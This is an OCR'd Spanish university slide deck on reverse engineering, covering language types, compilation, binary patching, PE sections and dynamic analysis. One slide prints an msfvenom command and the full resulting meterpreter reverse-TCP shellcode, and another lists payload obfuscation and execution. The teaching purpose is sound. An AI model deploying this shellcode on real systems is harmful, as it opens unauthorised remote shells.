
I. Ingeniería Inversa

David Rey Mata y Adrián Zamora Ramírez

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

OBJETIVO DE LA CLASE



Universidad Rey Juan Carlos

Tipos de lenguajes

Para entender el objetivo del reversing primero tenemos que entender los lenguajes de programación y sus tipos

Compilado

- Requiere compilador
- C, C++, Rust, Go
- Genera un programa nativo


?

Interpretado

- Requiere intérprete
- Python, Javascript, Bash
- Portable y compatible


Universidad Rey Juan Carlos

Proceso de Compilado



Universidad Rey Juan Carlos

¿Qué podemos hacer con un ejecutable?



Demo Time

CHALLENGE

Universidad
Rey Juan Carlos


Universidad Rey Juan Carlos

Binary Patching

OP codes


Instructions size


Assembly



Universidad Rey Juan Carlos

Binary Patching





PE File

text - Contains the executable code which is the written code.


data - Contains initialized data which are variables initialized in the code.

rdata - Contains read-only data. These are constant variables prefixed with const.


idata - Contains the import tables

reloc - Contains information on how to fix up memory
addresses so that the program can be loaded into memory without any errors.

rsrc - Used to store resources such as icons and bitmaps



Virtual memory



Universidad Rey Juan Carlos


Shellcode

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.72.140 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of c file: 574 bytes
unsigned char buf[] =
"\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\x6a\x07\x5a\x0f\x05\x48\x85\xc0\x78\x51"
"\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01"
"\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00"
"\x11\x5c\xc0\xa8\x48\x8c\x51\x48\x89\xe6\x6a\x10\x5a\x6a"
"\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31"
"\xf6\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58"
"\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0"
"\x78\xed\xff\xe6";
```


Universidad Rey Juan Carlos

Payload Placement

- Shellcode placement
- Decoding
- Obfuscation
- Execution



Tools




WIRESHARK

CHALLENGE

Universidad
Rey Juan Carlos

Análisis dinámico



Demo Time

CHALLENGE

Universidad
Rey Juan Carlos

I. Ingeniería Inversa

David Rey Mata y Adrián Zamora Ramírez

Universidad
Rey Juan Carlos